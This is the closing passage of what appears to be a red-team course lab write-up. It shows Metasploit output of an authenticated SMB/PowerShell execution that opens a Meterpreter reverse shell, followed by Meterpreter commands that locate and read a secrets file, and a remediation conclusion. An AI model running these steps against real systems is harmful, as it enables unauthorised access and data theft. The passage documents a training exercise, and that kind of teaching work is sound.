[*] 172.31.8.170:445 - Authenticating to 172.31.8.170:445 as user 'Administrator2'...
[*] 172.31.8.170:445 - Selecting PowerShell target
[*] 172.31.8.170:445 - Executing the payload...
[+] 172.31.8.170:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.8.170
[*] Meterpreter session 2 opened (172.31.7.56:4444 -> 172.31.8.170:50112) at 2024-10-23 17:01:42 +0000

meterpreter >
```

PART 9. Data Extraction

Leveraging the built-in search functionality in meterpreter, we located the `secret.txt` file.

- Command: `search -f "secret.txt"`

```
meterpreter > search -f secrets.txt
Found 1 result...
=================

Path                          Size (bytes)  Modified (UTC)
----                          ------------  --------------
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000

meterpreter >
```

The file was read using `cat`, with care taken to include the full file path in quotes to avoid issues.

```
meterpreter > cat "c:\Windows\debug\secrets.txt"
Congratulations! You have finished the red team course!meterpreter >
```

Conclusion

The penetration test successfully identified and exploited multiple vulnerabilities, including outdated systems, weak password storage, exploitable web application components, and sensitive data mishandling. The test demonstrated critical security gaps across SSH sessions, password security, Windows exploits, and data encryption, providing actionable insights for remediation.